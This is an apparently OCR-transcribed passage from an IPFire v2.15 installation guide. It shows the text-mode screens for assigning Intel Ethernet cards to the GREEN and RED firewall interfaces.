


```
Assigned Cards

Please choose the interface you wish to change.

GREEN:  UNSET
RED:    UNSET

GREEN
RED
```




```
IPFire v2.15 - www.ipfire.org

Extended Networkmenu

Please choose a networkcard for the following
interface - GREEN.

pci: Intel Corporation 82545EM Gigabit Ethernet Co... (00:0c:29:c1:84:07)
pci: Intel Corporation 82545EM Gigabit Ethernet Co... (00:0c:29:c1:84:11)

<Tab>/<Alt-Tab> between elements   |  <Space> selects
```


After setting network adapter is finished, set the adapter for the RED interface.



```
IPFire v2.15 - www.ipfire.org

Assigned Cards

Please choose the interface you wish to change.

GREEN:  "pci: Intel Corporation 82545EM Gigabit Ethernet
Controller (Copper) (rev 01)"
GREEN:  (00:0c:29:c1:84:11) as green0
RED:    UNSET

GREEN
RED

<Tab>/<Alt-Tab> between elements   |  <Space> selects
```




```
Extended Networkmenu

Please choose a networkcard for the following
interface - RED.

pci: Intel Corporation 82545EM Gigabit Ethernet Co... (00:0c:29:c1:84:07)
```



